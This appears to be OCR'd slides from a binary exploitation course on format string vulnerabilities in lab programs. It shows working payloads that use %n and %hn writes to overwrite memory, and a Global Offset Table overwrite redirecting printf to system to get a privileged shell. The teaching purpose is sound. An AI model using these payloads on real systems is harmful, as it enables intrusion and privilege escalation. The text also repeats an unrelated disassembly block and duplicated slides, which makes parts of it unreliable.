
Exercise 2

- Try to change ‘unchangeable’
  – fmt_lec02

```
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], ebx
                jnz     short loc_313066
                mov     eax, [ebp+var_70]
                cmp     eax, [ebp+var_84]
                jb      short loc_313066
                sub     eax, [ebp+var_84]
                push    esi
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
                call    sub_3140F3
                and     eax, 0FFFFh
                or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
                mov     [ebp+var_4], eax
```

Controlled writes

- My shellcode is at 0xdeadbeef, the buffer isn't that big!
- How do I count that many characters?!
  - "%XXXx" Specify width, characters count!
  - e.g. "%8x" prints 8 characters
    - "%08x" pads with '0' instead of '<space>'



Controlled writes

- Formula: WANTED - CURRENT + 8

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%08x%n")' | ./re
lease/format_strings/fmt_lec02
????00000064.f7fad600.f7e8c6b5.ffffd59f.ffffd59e
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x30
```

Controlled writes

- Formula: WANTED - CURRENT + 8

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%08x%n")' | ./re
lease/format_strings/fmt_lec02
����00000064.f7fad600.f7e8c6b5.ffffd59f.ffffd59e
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x30
```

0xef - 0x30 + 8 = 199

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%199x%n")' | ./r
elease/format_strings/fmt_lec02
����00000064.f7fad600.f7e8c6b5.ffffd59f.

                                                
```

Controlled writes

- Formula: WANTED - CURRENT + 8

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%08x%n")' | ./re
lease/format_strings/fmt_lec02
����00000064.f7fad600.f7e8c6b5.ffffd59f.ffffd59e
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x30
```

0xef - 0x30 + 8 = 199

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%199x%n")' | ./r
elease/format_strings/fmt_lec02
����00000064.f7fad600.f7e8c6b5.ffffd59f.

                                                
```

Controlled writes

- Writing multiple bytes

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xffJUNK\xcd\xd5\xff\xff"+"%08x."*4+"%08x%n%08x%x")' | ./release/fo
rmat_strings/fmt_lec02
ÌÕÿÿJUNKÍÕÿÿ00000064.f7fad600.f7e8c6b5.ffffd59f.ffffd59e4b4e554affffd5cd
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x38
```

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
push    0Dh
call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFh
or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

Controlled writes

- Writing multiple bytes

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xffJUNK\xce\xd5\xff\xff"+"%08x."
*4+"%08x%n%08x%x")' | ./release/format_strings/fmt_lec02
????JUNK????00000064.f7fad600.f7e8c6b5.ffffd59f.ffffd59e4b4e554afffd5ce
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x38
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xffJUNK\xcd\xd5\xff\xff"+"%08x."
*4+"%191x%n%08x%n")' | ./release/format_strings/fmt_lec02
????JUNK????00000064.f7fad600.f7e8c6b5.ffffd59f.

                                                                    fff

fd59e4b4e554a
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0xf7ef
```

0xbe - 0xf7 + 8 = -41

wait, negative?

Controlled writes

- Add a ‘1’ and it will wrap around

0x1be - 0xf7 + 8 = 207

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xffJUNK\xcd\xd5\xff\xff"+"%08x."
*4+"%191x%n%207x%n")' | ./release/format_strings/fmt_lec02
????JUNK????00000064.f7fad600.f7e8c6b5.ffffd59f.


                                                                        fff
fd59e


                                                  4b4e554a

unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x1beef
```

Controlled writes

- Add a ‘1’ and it will wrap around

  0x1be - 0xf7 + 8 = 207

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xffJUNK\xcd\xd5\xff\xff"+"%08x."
*4+"%191x%n%207x%n")' | ./release/format_strings/fmt_lec02
JUNK00000064.f7fad600.f7e8c6b5.ffffd59f.

                                                                    fff

fd59e

                                                  4b4e554a

unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0x1beef
```

Note that %n writes 4 bytes. You *will* be clobbering extra bytes.

Controlled short writes

- swap %n with %hn
  - writes 2 bytes at a time

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%48839x%hn")' |
./release/format strings/fmt lec02

                                                    ffffd59e
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0xcafebeef
```

Controlled short writes

- swap %n with %hn
  - writes 2 bytes at a time

```
[Slate][MBE]$ python2 -c 'print("\xcc\xd5\xff\xff"+"%08x."*4+"%48839x%hn")' |
./release/format strings/fmt lec02

                                                 ffffd59e
unchangeable @ 0xffffd5cc
HACKER!
unchangeable changed to 0xcafebeef
```

Prevents clobbering

Exercise 3

- Try to get access!
  - fmt_lec03

```
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], ebx
                jnz     short loc_313066
                mov     eax, [ebp+var_70]
                cmp     eax, [ebp+var_84]
                jb      short loc_313066
                sub     eax, [ebp+var_84]
                push    esi
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
                call    sub_3140F3
                and     eax, 0FFFFh
                or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
                mov     [ebp+var_4], eax
```

Gaining control


- Things to look for
  - Return address
  - Function pointers
  - Global Offset Table (GOT)
  - Destructor List (DTOR)

Gaining control

- Things to look for
  - Return address
  - Function pointers
  - Global Offset Table (GOT)
  - Destructor List (DTOR)


← Stack based

← Binary based



Global offset table

- What is it?
  - List of pointers to dynamically linked symbols
    - printf, exit, system, etc.




Global offset table

```c
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  char buf[100];

  fgets(buf, 100, stdin);
  printf(buf);
  fgets(buf, 100, stdin);
  printf(buf);

  return EXIT_SUCCESS;
}

```

Global offset table

```
lecture@warzone:format_strings$ readelf --relocs ./fmt_lec04

Relocation section '.rel.dyn' at offset 0x48c contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
080498f0  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
08049918  00000e05 R_386_COPY        08049918   stdin

Relocation section '.rel.plt' at offset 0x49c contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049900  00000207 R_386_JUMP_SLOT   00000000   printf
08049904  00000307 R_386_JUMP_SLOT   00000000   fgets
08049908  00000407 R_386_JUMP_SLOT   00000000   __gmon_start__
0804990c  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main
```

Global offset table



Global offset table

- Let's change where printf() goes

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e64190 <__libc_system>
```

Write 0xb7e64190 at 0x08049900

(system) GOT(printf)

Global offset table

```
[Slate][MBE]$ (python -c "print '\xff\x98\x04\x08JUNK\x01\x99\x04\x08JUNK\x02
\x99\x04\x08'+'%08x.'*5+'%36989x%n%131x%hhn%9893x%hn'";cat) | ./fmt_lec04
```

```
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], ebx
                jnz     short loc_313066
                mov     eax, [ebp+var_70]
                cmp     eax, [ebp+var_84]
                jb      short loc_313066
                sub     eax, [ebp+var_84]
                push    esi
                push    esi
                push    eax
                push    edi
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
                call    sub_3140F3
                and     eax, 0FFFFh
                or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
                mov     [ebp+var_4], eax
```

Global offset table

```
[Slate][MBE]$ (python -c "print '\xff\x98\x04\x08JUNK\x01\x99\x04\x08JUNK\x02
\x99\x04\x08'+'%08x.'*5+'%36989x%n%131x%hhn%9893x%hn'";cat) | ./fmt_lec04
```

```
JUNKJUNK00000064.b7fcfc20.00000000.bffff684.bffff5f8.
sh
whoami
privileged
```

Success!

Global offset table

```
[Slate][MBE]$ (python -c "print '\xff\x98\x04\x08JUNK\x01\x99\x04\x08JUNK\x02
\x99\x04\x08'+'%08x.'*5+'%36989x%n%131x%hhn%9893x%hn'";cat) | ./fmt_lec04
```

```
JUNKJUNK00000064.b7fcfc20.00000000.bffff684.bffff5f8.
sh
whoami
privileged
```

